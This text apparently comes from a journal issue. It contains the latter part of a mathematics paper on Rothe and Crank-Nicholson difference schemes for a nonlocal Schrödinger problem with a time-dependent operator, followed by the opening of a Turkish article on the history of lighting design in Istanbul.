$$u(0) = \sum_{m=1}^p \alpha_m e^{i \int_0^{\lambda_m} A(s) ds} u(0) - i \sum_{m=1}^p \alpha_m \int_0^{\lambda_m} e^{i \int_s^{\lambda_m} A(\gamma) d\gamma} f(s) ds + \varphi. \tag{6}$$

Since $\|e^{i \int_0^{\lambda_m} A(s) ds}\|_H \leq 1$ and $\sum_{m=1}^p |\alpha_m| < 1$, then the operator $I - \sum_{m=1}^p \alpha_m e^{i \int_0^{\lambda_m} A(s) ds}$ has an inverse $R = \left(I - \sum_{m=1}^p \alpha_m e^{i \int_0^{\lambda_m} A(s) ds}\right)^{-1}$ and $\|R\| \leq C(\alpha_1, \dots, \alpha_p)$. Since $\|e^{i \int_0^{\lambda_m} A(s) ds}\|_H \leq 1$, by following Ashyralyev and Sirma [5] the result is obtained.

Now, in order to obtain an approximate solution of the nonlocal boundary value problem for the Schrödinger equation with time

dependent operator (1)-(2), the corresponding first order Rothe difference scheme

$$i \frac{u_k - u_{k-1}}{\tau} + A_k u_k = \varphi_k, \quad \varphi_k = f(t_k), \quad t_k = k\tau, \quad 1 \leq k \leq N, \quad N\tau = T, \quad (7)$$

$$u_0 = \sum_{m=1}^p \alpha_m u_{i_m} + \varphi, \quad (8)$$

is associated. Here $l_m = \left[\frac{\lambda_m}{\tau} \right]$, greatest integer part of $\frac{\lambda_m}{\tau}$. Using induction, the solution of (7) with initial condition $u_0 = \vartheta$ for the approximate solution of (4) is obtained as

$$u_k = \left(\prod_{j=1}^k R_j \right) u_0 - i\tau \sum_{j=1}^k \left(\prod_{i=1}^{k-j+1} R_i \right) \varphi_j, \quad 1 \leq k \leq N. \quad (9)$$

Here for $1 \leq k \leq N$, $R_k = (I - i\tau A_k)^{-1}$. Using the formula (9) and the non-local condition (8) the formula

$$u_0 = \sum_{m=1}^p \alpha_m \left(\prod_{j=1}^{l_m} R_j \right) u_0 - i\tau \sum_{m=1}^p \alpha_m \sum_{j=1}^{l_m} \left(\prod_{i=1}^{l_m-j+1} R_i \right) \varphi_j + \varphi \quad (10)$$

is obtained. Since for any $1 \leq j \leq l_m$ the norm of R_j is less or equal than 1 and by assumption $\sum_{m=1}^p |\alpha_m| < 1$ then the norm of $\sum_{m=1}^p \alpha_m \left(\prod_{j=1}^{l_m} R_j \right)$ is less than 1, then the operator $I - \sum_{m=1}^p \alpha_m \left(\prod_{j=1}^{l_m} R_j \right)$ has an inverse $T_\tau = (I - \sum_{m=1}^p \alpha_m \left(\prod_{j=1}^{l_m} R_j \right))^{-1}$. Therefore for the initial value the formula

$$u_0 = T_\tau \left(-i\tau \sum_{m=1}^p \alpha_m \sum_{j=1}^{l_m} \left(\prod_{i=1}^{l_m-j+1} R_i \right) \varphi_j + \varphi \right), \quad (11)$$

holds. So, for the solution of Rothe difference scheme (7)-(8), the following formula is achieved:

$$u_k = \begin{cases} \left(\prod_{j=1}^k R_j \right) u_0 - i\tau \sum_{j=1}^k \left(\prod_{i=1}^{k-j+1} R_i \right) \varphi_j, & 1 \leq k \leq N, \\ T_\tau \left(-i\tau \sum_{m=1}^p \alpha_m \sum_{j=1}^{l_m} \left(\prod_{i=1}^{l_m-j+1} R_i \right) \varphi_j + \varphi \right), & k = 0. \end{cases} \quad (12)$$

Now in order to obtain an approximate solution of the problem (1)-(2), let us associate this problem (1)-(2) with the corresponding Crank-Nicholson difference scheme. But obtaining Crank-Nicholson

difference scheme a little more work is needed. So it is better to explain how it is obtained. In order to obtain second order of accuracy Crank-Nicholson difference scheme, consider the equation (1) at the point $t = t_k - \frac{\tau}{2}$

$$i \frac{du}{dt} \left(t_k - \frac{\tau}{2} \right) + A \left(t_k - \frac{\tau}{2} \right) u \left(t_k - \frac{\tau}{2} \right) = f \left(t_k - \frac{\tau}{2} \right), \quad 0 < t < T. \quad (13)$$

The derivative $\frac{du}{dt} \left(t_k - \frac{\tau}{2} \right)$ can be approximated with a second order accuracy central difference scheme of step size $\frac{\tau}{2}$ and using the Taylor expansion $u(t_k)$ and $u(t_{k-1})$ about the point $t = t_k - \frac{\tau}{2}$, $u \left(t_k - \frac{\tau}{2} \right)$ can be approximated by $\frac{u(t_k) + u(t_{k-1}))}{2}$, which is second order. Denoting $A \left(t_k - \frac{\tau}{2} \right)$ by $A_{k-\frac{1}{2}}$ and an approximation of $u(t_k)$ by u_k the equation (13) can be approximated by

$$i \frac{u_k - u_{k-1}}{\tau} + A_{k-\frac{1}{2}} \left(\frac{u_k + u_{k-1}}{2} \right) = \varphi_k, \quad \varphi_k = f \left(t_{k-\frac{1}{2}} \right), \quad t_k = k\tau, \quad 1 \leq k \leq N, \quad N\tau = T. \quad (14)$$

In order to approximate the multipoint nonlocal boundary condition (2), the case of whether $l_m = \left\lceil \frac{\lambda_m}{\tau} \right\rceil$, greatest integer part of $\frac{\lambda_m}{\tau}$ is an integer or not should be analyzed. If l_m is an integer, which is a straight forward case, the value $u(l_m)$ is taken. But if l_m is not an integer, $u(\lambda_m)$ is approximated by $\frac{1}{2}(u_{l_m} + u_{l_{m+1}})$. Nevertheless to obtain second order approximation, until second derivative Taylor expansion should be obtained. First derivative in that Taylor expansion will be replaced by the expression achieved by equation (13). Of course here it is assumed that $u(t)$ has a continuous second derivative on the corresponding interval. Hence in order to get approximation of nonlocal boundary condition (2), the expression

$$u_0 = \sum_{\tau}^{\lambda_m} \alpha_m u_{i_m} + \sum_{\tau}^{\lambda_m} \alpha_m \left(I + i d_m A_{k-\frac{1}{2}} \right) \frac{1}{2} (u_{i_m} + u_{i_{m+1}}) + \sum_{\tau}^{\lambda_m} \alpha_m d_m \varphi_{i_m} + \varphi, \quad (15)$$

is used. Here, $l_m = \left\lceil \frac{\lambda_m}{\tau} \right\rceil$ and $d_m = \lambda_m - l_m \tau - \frac{\tau}{2}$. Hence for the second order of accuracy Crank-Nicholson difference scheme to obtain approximate solution of (1)-(2), the formulas (14)-(15) is achieved. In order to obtain a formula for the solution of (14)-(15), induction is used and the expression

$$u_k = \left(\prod_{j=1}^k B_j \right) u_0 - i\tau \sum_{j=1}^k \left(\prod_{i=j+1}^k B_i \right) C_j \varphi_j, \quad 1 \leq k \leq N, \tag{16}$$

is obtained. Here, whenever lower index is greater than upper index in product, the result of product is taken as identity. Here $c_k = \left(I - i \frac{\tau}{2} A_{k-\frac{1}{2}} \right)^{-1}$ and $B_k = \left(I + i \frac{\tau}{2} A_{k-\frac{1}{2}} \right) c_k$.

In order to find u_0 , using formula (16) and the condition (14) the expression

$$\begin{aligned} u_0 = & \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(\prod_{j=1}^{l_m} B_j \right) u_0 - i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \sum_{j=1}^{l_m} \left(\prod_{i=j+1}^{l_m} B_i \right) C_j \varphi_j + \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + \right. \\ & \left. i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \left(\prod_{j=1}^{l_m} B_j \right) u_0 - i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \sum_{j=1}^{l_m} \left(\prod_{i=j+1}^{l_m} B_i \right) C_j \varphi_j + \\ & \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \left(\prod_{j=1}^{l_m+1} B_j \right) u_0 - i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + \right. \\ & \left. i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \sum_{j=1}^{l_m+1} \left(\prod_{i=j+1}^{l_m+1} B_i \right) C_j \varphi_j - i \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m d_m \varphi_{l_m} + \varphi, \end{aligned} \tag{17}$$

is achieved. For each k , by using spectral representation of self-adjoint operators it is easy to show that the norm of C_k is strictly less than 1 but the norm of B_k and the norm of $\left(I + i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \left(I + B^{l_m+1} \right)$ are less or equal than 1. By using the assumption $\sum_{m=1}^p |\alpha_m| < 1$ also, existence of T_τ which is the inverse of the operator

$$I - \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(\prod_{j=1}^{l_m} B_j \right) - \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \left(I + B^{l_m+1} \right) \left(\prod_{j=1}^{l_m} B_j \right), \tag{18}$$

can be shown. Hence for the approximation of the initial value the formula

$$\begin{aligned} u_0 = & T_\tau \left(-i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \sum_{j=1}^{l_m} \left(\prod_{i=j+1}^{l_m} B_i \right) C_j \varphi_j - i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + \right. \right. \\ & \left. \left. i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \sum_{j=1}^{l_m} \left(\prod_{i=j+1}^{l_m} B_i \right) C_j \varphi_j - i\tau \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m \left(I + i d_m A_{k-\frac{1}{2}} \right)^{\frac{1}{2}} \sum_{j=1}^{l_m+1} \left(\prod_{i=j+1}^{l_m+1} B_i \right) C_j \varphi_j - \right. \\ & \left. i \sum_{\frac{\lambda_m}{\tau} \in \mathbb{Z}^+} \alpha_m d_m \varphi_{l_m} + \varphi \right), \end{aligned} \tag{19}$$

is achieved. So that for the solution of Crank-Nicholson difference scheme (14)-(15), the formulas (16) and (19) are obtained.

Theorem 2: Assume that $\sum_{m=1}^p |\alpha_m| < 1$, then the solutions of the difference schemes (7)-(8) and (14)-(15) obey the following stability inequality:

$$\max_{0 < k < N} \|u_k\|_H \leq \left(1 + C(\alpha_1, \dots, \alpha_p)\right) \left[\|\varphi\|_H + T \max_{1 \leq k \leq N} \|\varphi_k\|_H\right]. \tag{20}$$

Using spectral representation of self-adjoint operators and using the results obtained above, by following [5], the theorem can easily be proved.

Now, in order to show applicability of the theory obtained until now, a numerical example will be given. Consider one dimensional in space Schrödinger equation with time-dependent self-adjoint operator and with nonlocal boundary condition with respect to time and with Dirichlet boundary condition with respect to space variable:

$$i \frac{\partial u(t,x)}{\partial t} - \left[t \frac{\partial^2 u(t,x)}{\partial x^2} + t\pi^2 u(t,x) \right] = f(t,x), \quad 0 < t, x < 1 \tag{21}$$

$$u(0,x) = \frac{1}{3} u\left(\frac{1}{3}, x\right) + \varphi(x), \quad 0 < x < 1, \tag{22}$$

$$u(t,0) = u(t,1) = 0, \quad 0 < t < 1, \tag{23}$$

where $f(t,x) = -e^{it} \sin(\pi x)$, $\varphi(x) = \left(1 - \frac{1}{3} e^{\frac{i}{3}}\right) \sin(\pi x)$. Exact solution of this problem is $u(t,x) = e^{it} \sin(\pi x)$. This problem is considered in a Hilbert space $H = L_2([0,1])$ of all integrable functions defined on $[0,1]$ equipped with the norm $\|u\|_{[0,1]} = \left(\int_0^1 |u(t,x)|^2 dx\right)^{1/2}$. The time dependent operator $A(u(\cdot, x)) = -\left[t \frac{\partial^2 u(\cdot, x)}{\partial x^2} + t\pi^2 u(\cdot, x)\right]$, $u(\cdot, 0) = u(\cdot, 1) = 0$ is a self-adjoint operator.

In order to obtain numerical approximation of this problem, first of all, first order of accuracy Rothe difference scheme is used as follows:

$$i \frac{u_n^k - u_n^{k-1}}{\tau} - \left[k\tau \frac{u_{n+1}^k - 2u_n^k + u_{n-1}^k}{h^2} + k\tau\pi^2 u_n^k \right] = f(t_k, x_n), 1 \leq k \leq N, 1 \leq n \leq M - 1, \tag{24}$$

$$u_n^0 = \frac{1}{3} u_n^{\left[\frac{N}{5}\right]} + \left(1 - \frac{1}{3} e^{i/5}\right) \sin(\pi x_n), 1 \leq n \leq M - 1, \tag{25}$$

$$u_0^k = u_M^k = 0, 1 \leq k \leq N. \tag{26}$$

Write the difference scheme as

$$a_k u_{n+1}^k + b u_n^{k-1} + c_k u_n^k + a_k u_{n-1}^k = f(t_k, x_n), \tag{27}$$

where

$$a_k = -\frac{k\tau}{h^2}, b = -\frac{i}{\tau}, c_k = \frac{i}{\tau} + \frac{2k\tau}{h^2} - k\tau\pi^2. \tag{28}$$

Hence this system can be written in matrix form as

$$AU_{n+1} + BU_n + AU_{n-1} = D\varphi_n, 1 \leq n \leq M - 1, U_0 = U_M = 0, \tag{29}$$

where

$$\varphi_n = \begin{bmatrix} \varphi_n^0 \\ \varphi_n^1 \\ \dots \\ \varphi_n^N \end{bmatrix}, \varphi_n^k = \begin{cases} \left(1 - \frac{1}{3} e^{i/5}\right) \sin(\pi x_n), & k = 0 \\ f(t_k, x_n), & 1 \leq k \leq N, \end{cases} \tag{30}$$

$A(k, k) = a_{k-1}$ for $2 \leq k \leq N + 1$, the other entries are zero. $B(1,1) = 1$, $B\left(1, \left[\frac{N}{5}\right]\right) = \frac{-1}{3}$, for $2 \leq k \leq N + 1$, $B(k, k - 1) = b$, $B(k, k) = c_{k-1}$ and the other entries are all zero. D is an identity matrix of order $N + 1$ and $U_s = [u_s^0, u_s^1, \dots, u_s^N]^t, s = n - 1, n, n + 1$.

In order to solve the matrix equation (29), a modified Gauss elimination method with respect to m with matrix coefficients is applied as in [5]. Then the results in Table 1 are obtained.

Table 1. Error with Rothe method

| | N=M=20 | N=M=40 | N=M=80 | N=M=160 |
|----------------|--------|--------|--------|---------|
| Error | 0.0178 | 0.0089 | 0.0045 | 0.0023 |
| Relative Error | 0.0252 | 0.0126 | 0.0064 | 0.0032 |

Secondly, to find an approximate solution of problem (21), (22), (23) Crank-Nicholson difference scheme is applied and the following system is obtained.

$$i \frac{u_n^k - u_n^{k-1}}{\tau} - \left[\left(k\tau - \frac{\tau}{2} \right) \frac{1}{2} \left(\frac{u_{n+1}^k - 2u_n^k + u_{n-1}^k}{h^2} + \frac{u_{n+1}^{k-1} - 2u_n^{k-1} + u_{n-1}^{k-1}}{h^2} \right) + \left(k\tau - \frac{\tau}{2} \right) \pi^2 \frac{1}{2} (u_n^k + u_n^{k-1}) \right] = f \left(t_k - \frac{\tau}{2}, 1 \leq k \leq N, 1 \leq n \leq M - 1, \right) \tag{31}$$

$$u_n^0 = \frac{1}{3} u_n^{\left[\frac{N}{5} \right]} + \left(1 - \frac{1}{3} e^{i/5} \right) \sin(\pi x_n), 1 \leq n \leq M - 1, \tag{32}$$

$$u_0^k = u_M^k = 0, 1 \leq k \leq N. \tag{33}$$

Write the difference scheme as

$$e_k u_{n+1}^{k-1} + e_k u_{n+1}^k + f_k u_n^{k-1} + g_k u_n^k + e_k u_{n-1}^{k-1} + e_k u_{n-1}^k = f(t_k, x_n), \tag{34}$$

where

$$d_k = \left(k\tau - \frac{\tau}{2} \right) \frac{1}{2}, e_k = -\frac{d_k}{h^2}, f_k = -\frac{i}{\tau} + \frac{2d_k}{h^2} - d_k \pi^2, g_k = \frac{i}{\tau} + \frac{2d_k}{h^2} - d_k \pi^2. \tag{35}$$

Hence this system can be written in matrix form as

$$EU_{n+1} + FU_n + EU_{n-1} = D\varphi_n, 1 \leq n \leq M - 1, U_0 = U_M = 0, \tag{37}$$

where

$$\varphi_n = \begin{bmatrix} \varphi_n^0 \\ \varphi_n^1 \\ \dots \\ \varphi_n^N \end{bmatrix}, \varphi_n^k = \begin{cases} \left(1 - \frac{1}{3} e^{i/5} \right) \sin(\pi x_n), & k = 0 \\ f(t_{k-1/2}, x_n), & 1 \leq k \leq N, \end{cases} \tag{38}$$

$E(k, k - 1) = e_{k-1}$, $E(k, k) = e_{k-1}$ for $2 \leq k \leq N + 1$, the other entries are zero. $F(1,1) = 1, F\left(1, \left[\frac{N}{5}\right]\right) = \frac{-1}{3}$, for $2 \leq k \leq N + 1, F(k, k - 1) = f_{k-1}, F(k, k) = g_{k-1}$ and the other entries are all zero. D is an identity matrix of order $N + 1$ and $U_s = [u_s^0, u_s^1, \dots, u_s^N]^t, s = n - 1, n, n + 1$.

In order to solve the matrix equation (37), a modified Gauss elimination method with respect to m with matrix coefficients is applied as in [5]. Then the results in Table 2 is obtained.

Table 2. Error with Crank-Nicholson method

| | N=M=20 | N=M=40 | N=M=80 | N=M=160 |
|----------------|--------|--------|---------|---------|
| Error | 0.0064 | 0.0017 | 0.00043 | 0.00011 |
| Relative Error | 0.0090 | 0.0024 | 0.00061 | 0.00015 |

3. Results and Discussion

In order to find an approximate solution of one dimensional in space variable Schrödinger equation (21) with time dependent self-adjoint operator, with a nonlocal condition (22) in time variable and Dirichlet boundary condition (23) in space variable, first of all first order of accuracy Rothe difference scheme is applied. The error and relative error estimations for $N=M=20, 40, 80$ and 160 are given in Table 1. It is seen from the Table 1 that when the numbers of discretization are doubled error and relative errors become half of the previous one. So in Rothe difference scheme first order convergence is observed. Secondly, second order of accuracy Crank-Nicholson difference scheme is applied. The error and relative error estimations for $N=M=20, 40, 80$ and 160 are given in Table 2. It is seen from the Table 2 that when the numbers of discretization are doubled, error and relative errors become one fourth of the previous one. So in Crank-Nicholson difference scheme second order convergence is observed. So the results are in line with an article [5]. In the generalization of studies in the

article [5] to the Schrödinger equation with the time dependent Hamiltonian no difficulty aroused, the results are easily obtained But one of weakness of this study is that under which conditions the semi-group $e^{i \int_0^t A(s) ds}$ is well defined and the necessary conditions for which the convergences of the integrals exist are not studied. This kind of study is done in an article [6] with Ashyralyev and Hanalyev, for not Schrödinger equations but for parabolic partial differential equations with time dependent operators and this article can be a guide to study semi-group approach for Schrödinger equation with time dependent Hamiltonian. Beside these one important difference of this article from articles [2-4] and [7] is that in this article the Schrödinger equation with time dependent Hamiltonian is studied in an abstract Hilbert spaces. For further studies, the method worked in this article can be generalized to stochastic Schrödinger equation with time dependent Hamiltonian in an arbitrary Hilbert spaces or Banach spaces.

4. Conclusions

In this work, in an abstract Hilbert space a linear Schrodinger equation with time dependent self-adjoint operator and with multipoint nonlocal boundary condition is investigated. Existence and uniqueness and stability estimates of this problem is obtained. To obtain an approximate solution of this problem first order of accuracy Rothe difference scheme and second order of accuracy Crank-Nicholson difference scheme are constructed. Stability estimates of these difference scheme are obtained. To support the theory a numerical implementation in one dimension in space is given.

References

- [1] An D., Fang D., and Lin L., Time-Dependent Unbounded Hamiltonian Simulation with Vector Norm Scaling, *Quantum* 5, 459 (2021), 49 pages. Doi:10.22331/q-2021-05-26-459.

- [2] Berry D. W., Childs A. M., Su Y., Wang X., and Wiebe N., Time-Dependent Hamiltonian Simulation with L^1 –Norm Scaling, *Quantum* 4, 254, (2020) 40 pages.
- [3] Mizrahi S. S., Moussa M. H. Y., and Baseia B., The Quadratic Time-Dependent Hamiltonian: Evolution Operator, Squeezing and Trajectories, *International Journal of Modern Physics B*, 8 11&12, (1994) 1563-1576.
- [4] Prvanovic S., Operator of Time and Generalized Schrödinger Equation, *Advances in mathematical Physics*, Article ID: 6290982, (2018) 4 pages. Doi:10.1155/2018/6290982.
- [5] Ashyralyev A., and Sirma, A., Nonlocal Boundary Value Problems for the Schrödinger Equation, *Computer and Mathematics with Applications* 55, (2008) 392-407.
- [6] Ashyralyev A., and Hanalyev A., Well-Posedness of Nonlocal Parabolic Differential Problems with Dependent Operators, *The Scientific World Journal*, Article ID: 519814, (2014) 11 pages. Doi:10.1155/2014/519814.
- [7] Kormann K., Holmgren S., and Karlsson H., O., Accurate Time Propagation for the Schrödinger Equation with an Explicitly Time-Dependent Hamiltonian, *The Journal of Chemical Physics* 128, 184101 (2008). 11 pages. Doi: 10.1063/1.2916581.

İstanbul’da Bir Üretim Mirası: 19. ve 20. yüzyıl Aralığında Aydınlatma Tasarımının Zamandizini

Zeynep FIRAT EZENCİ¹, Damla ALTUNCU²

¹Haliç Üniversitesi, Mimarlık Fakültesi/ Endüstriyel Tasarım Bölümü, İstanbul, Türkiye
Orcid: 0000-0002-8322-1495

²MSGSÜ, Mimarlık Fakültesi, İç Mimarlık Bölümü, İstanbul, Türkiye
Orcid: 0000-0001-5276-2275

Geliş Tarihi: 11.06.2021

***Sorumlu Yazar e mail:** zeynepfirat@halic.edu.tr

Kabul Tarihi: 05.07.2021

Atf/Citation: Fırat Ezenci, Z., Altuncu, D. “İstanbul’da Bir Üretim Mirası: 19. ve 20. yüzyıl Aralığında Aydınlatma Tasarımının Zamandizini”, Haliç Üniversitesi Fen Bilimleri Dergisi 2021, 4/2: 123-172.

Araştırma Makalesi/ Research Article

Bu makale Zeynep Fırat Ezenci tarafından, Mimar Sinan Güzel Sanatlar Üniversitesi Fen Bilimleri Enstitüsü İç Mimarlık Programı’nda Doç. Dr. Damla Altuncu danışmanlığında hazırlanan “Türkiye’de Aydınlatma Tasarımının Zamandizini: Şişhane Örneği” başlıklı doktora tezinden üretilmiştir.

ÖZ

Elektrik enerjisi, sanayi devrimi ile birlikte yaklaşık son iki yüz yıldır aydınlatma alanında kullanılmaktadır. Ancak elektrik enerjisi kullanılmadan önce, farklı enerji kaynakları ile mekânlarda aydınlatma sağlanmıştır. Mekânları aydınlatmak için ise, çeşitli aydınlatma araçları kullanılmış ve zaman içerisinde evrim geçirerek farklı tasarımlarla karşımıza çıkmıştır. Aydınlatma kaynaklarının değişimi, aydınlatma elemanları üzerinden takip edilebilir olmuştur. Aydınlatma elemanlarının takibi yapılırken Osmanlı İmparatorluğu’nun içinde bulunduğu iktisadi, ticari ve ekonomik koşullar göz önüne alınmıştır. Aydınlatma yöntemlerinin ve araçlarının gelişimi, bu parametreler içerisinde değişip gelişmiştir. Bu çalışmanın amacı, yapay aydınlatmanın gelişimini Osmanlı İmparatorluğu’nun son dönemlerinde karar olarak aldığı sanayi kanunları ve sanayileşme politikaları çerçevesinde izleyebilmektir. Ayrıca Osmanlı İmparatorluğu’nun dağılması ve yeni kurulan Cumhuriyet’in etkisi ile değişen kaynakların izlerinin takip edilebilmesi amaçlanmıştır. Çalışma, Türkiye’deki aydınlatma gelişimini aydınlatma ürünleri üzerinden inceleyebilmek için sanayileşme

hamlelerini takip ederek literatüre kazandırmaya önem göstermektedir. Bu amaç doğrultusunda aydınlatma aygıtı ve teknolojisini satışı yapan işletmeler, basılı yayınlar üzerinden takip edilerek harita üzerinde yoğunlaştıkları bölgeler tespit edilecektir. Bu sebeple çalışmanın problemi; Türkiye'deki aydınlatma aygıtlarının gelişiminin işletme, üretici ve tasarımcı üzerinden kronolojisini oluşturmak için tasniflenerek topluma ve tarihe kazandırılmasına ihtiyaç vardır olarak belirlenmiştir.

Çalışma ile aydınlatma elemanlarının, aydınlatma kaynaklarının farklılaşması ile değişime uğradığı varsayılmaktadır. Ancak bu durumun belirlenebilmesi için öncelikle dönemlerin teknolojik gelişmelerinin sanayileşme üzerinden araştırılmasına ihtiyaç duyulmaktadır. Çalışma 1850-1940 yılları arasında sınırlandırılmıştır. Çalışmada, aydınlatma aygıtlarının çalışma prensipleri ile aydınlatma tasarımı gibi teknik konular kapsam dışında bırakılmıştır.

Anahtar Kelimeler: Aydınlatma Aygıtları, Osmanlı Devleti Sanayileşme Süreçleri, Aydınlatma Tarihi, Erken Cumhuriyet Dönemi, Tasarım Tarihi, Batılılaşma Dönemi

A Production Heritage in Istanbul: The Chronology of Lighting Design Between 19th and 20th Centuries

ABSTRACT

Electrical energy has been used in the field of lighting for the last two hundred years along with the industrial revolution. However, before using electrical energy, different energy sources were used to provide lighting in the spaces. In order to illuminate the spaces, various lighting devices were used, and they evolved over time and appeared with different designs. The change of lighting sources can be followed through the lighting tools. While lighting tools were being tracked, the economic, commercial relations and economic conditions of the Ottoman Empire were taken into consideration. The development of illumination methods and tools has changed based on these parameters. The purpose of this study is to follow the development of artificial lighting within the framework of the industrial legislation and industrialization policies that were decided in the last periods of the Ottoman Empire. Furthermore, it is aimed to follow the traces of the changing lighting sources with the collapse of the Ottoman Empire and the effect of the newly established Republic. The study follows the industrialization moves in order to examine the lighting development in Turkey through lighting products. In accordance with this purpose, establishments that sell lighting devices and its technology will be followed through printed publications, and the regions where they are located on the map will be determined. For this reason, the aim of the study is to arrange and create a chronology of lightning devices based on enterprises, manufacturers and designers for the benefit of society and history.

With the study, it is assumed that the lighting elements change based on the differentiation of lighting sources. However, to display this, firstly it is necessary to research the technological developments of the periods through industrialization. The study is limited to the years of 1850-1940. Lighting devices' working principles and lighting design are out of scope in this study.

Keywords: Lighting Devices, Ottoman Empire Industrialization Period, Lighting History, Early Republican Period, Design History, Westernization Period

1. Giriş

Elektrik enerjisi, yaklaşık iki yüz yıllık bir dönemle birlikte hayatımızda yer almaktadır. Ancak elektrik keşfedilmeden önce aydınlatma araçlarında farklı kaynaklar kullanılmıştır. Öncelikle elde taşımaya müsait olan meşale, mum ve yağ lambası gibi basit aydınlatma araçları tercih edilmiştir. Daha sonra taşkömürü kullanılarak üretilen havagazı ile aydınlatan aydınlatma araçları kullanılmaya başlanmıştır. Elektrik enerjisi kullanılmaya başlandıktan sonra, havagazı ile aydınlatan araçlar elektrik ile aydınlatan araçlara doğru evrim geçirmiştir. Aydınlatmanın yaşam alanlarına girebilmesi için çeşitli aydınlatma aygıtlarına ihtiyaç vardır. Aygıtların teknolojiye bağlı olarak geçirdiği tasarım, malzeme ve üretim süreçleri; yakın tarihin iç mekân tasarım öğelerini bizlere sunmaktadır. Ancak aydınlatma aygıtlarının geçirdiği değişimin izini sürmek için ülkenin sosyal, siyasi ve ekonomik durumu araştırılmıştır.

Aydınlatma aygıtları tasarımları hakkında tarih içerisinde yeterince çalışma ve bilgi bulunmamaktadır. Bu sebeple aydınlatma elemanları üzerinden yapılacak olan araştırmaların, tarihi araştırmalar doğrultusunda literatüre kazandırılmasına ihtiyaç duyulmaktadır. Fazlaca kullanılan ve tercih edilen bu ürünlerin tarihi planda ilerleyişi, üretim ve tüketici bazında bir gelişim süreci olarak ele alınıp değerlendirilmiştir. Konu araştırılırken birbiri ile yakın iki yaklaşımla birlikte ele alınacaktır. Bunlar; aydınlatma aygıtlarının tarih içerisindeki yeri ile iç mekânda tasarım öğesi olarak kullanımı şeklidir. İç mekânlarda

tasarım ögesi olarak kullanılan aydınlatma elemanlarının satışını yapan işletmeler ve işletme sahiplerinin bulunması hedeflenen olmuştur. Bu işletmelerin 1880-1930 yılları arasında kümelenedikleri bölgelerin tespiti ticaret yıllıkları ve haritalar ile oluşturulmuştur.

Aydınlatma aygıtlarının çok sayıda kullanımı ve zaruri ihtiyaç olarak ele alınması sebebiyle araştırılmaya ihtiyaç duymaktadır. Bu sebeple aydınlatma aygıtlarının tarihsel süreç içerisinde tanımlarının yapılarak topluma kazandırılması gerekmektedir. Ancak bu çalışmada aydınlatma aygıtlarının geçirdiği değişim, ülkenin sanayileşme hamlelerinin takibi üzerinden yapılmıştır.

Ülkenin içerisinde bulunduğu dönem itibariyle çeşitli sanayi kurumları ve sanayileşme politikaları gündeme gelmiştir. Sanayi devrimi ile Osmanlı İmparatorluğu sanayisi büyük ölçüde etkilenmiştir. Bu durum, zanaat ile uğraşan esnaf teşkilatlanmalarını doğrudan etkileyerek değişimlere sebep olmuştur. Çalışmada, esnaf teşkilatlanmalarının Osmanlı Devleti içerisindeki rolü ve etkisine değinilmiştir.

Aydınlatmanın Türkiye'deki dönemleri itibariyle yapılan literatür taramasında genel olarak iktisat tarihi alanında yapılan çalışmalar ortaya çıkmıştır. Semiz'in [1] Türkiye'deki sanayi alanı içerisinde yaptığı iktisadi araştırmasında; Osmanlı İmparatorluğu'nun küçük işletmeler vasıtası ile kalkındığından ve bu sayede birçok alanda Avrupa ile üretim konusunda rekabet edebildiğinden bahsetmiştir. Tezin kapsamına küçük üretici ve işletmecilerin zanaat kaynaklı olduğunun bir göstergesi üzerinden aydınlatma üreticilerinin izlenmesine yardımcı olacağı düşünülmüştür.

Çalışmanın aydınlatma gereçleri bakımından incelenmesinin planlandığı bölümde ise; Karahüseyin'in [2] belirli bir dönem içerisinde yer alan ve saraylarda kullanılan aydınlatma elemanlarının tanımı üzerinden derlediği çalışmasının aydınlatma ürünlerinin tanımlanmasında yol gösterici olacağı düşünülmektedir. Karahüseyin [2] elektriğe geçiş ile üretilen yeni tasarımlara değinmiş ve şöyle devam etmiştir;

“Avizeler, erken devirlerden başlayarak dönemin koşullarına göre ve ihtiyacın karşılanması doğrultusunda yalnızca aydınlatmaya yönelik şekilde tasarlandığı halde tarihi süreç içinde, teknolojinin gelişmesi, yüz yılın sanat anlayışı ve estetik kaygıların da göz önünde tutulmasıyla muhteşem avizelerin tasarımı gerçekleşmiştir.”

Oral’a [3] göre aydınlatma ürünleri; Osmanlı’nın gündelik hayatına modernleşme ve batılılaşma döneminde girmiştir. Sanayi devrimi ile gelişen Batı’dan çeşitli ürünler ithal edilerek ülkemize giriş yapmıştır. Bu ürünleri başta refah seviyesi yüksek kişiler satın almaya başlamış, ancak zaman içerisinde halkın tüm tabanlarına yayılmıştır. Bu sebeple çeşitli ilanlar vasıtasıyla araştırılan mamuller, modernleşme sonrası olan ürünlerdir.

Çalışmada, Osmanlı Devleti’nin sanayileşme politikalarının esnaf teşkilatlanmalarına olan etkisi incelenirken, aydınlatma elemanı üretim ve ticareti ile ilgilenen esnaf teşkilatlarına ulaşılabilmesi için bir araç olacağı düşünülmektedir. Esnaf teşkilatlanmaları içerisinde ehl-i hiref topluluğunu Mortan ve Küçükerman [4] “üretimde seçkin ve yaratıcı çözümler getiren bir öncü grup” olarak değerlendirmişlerdir.

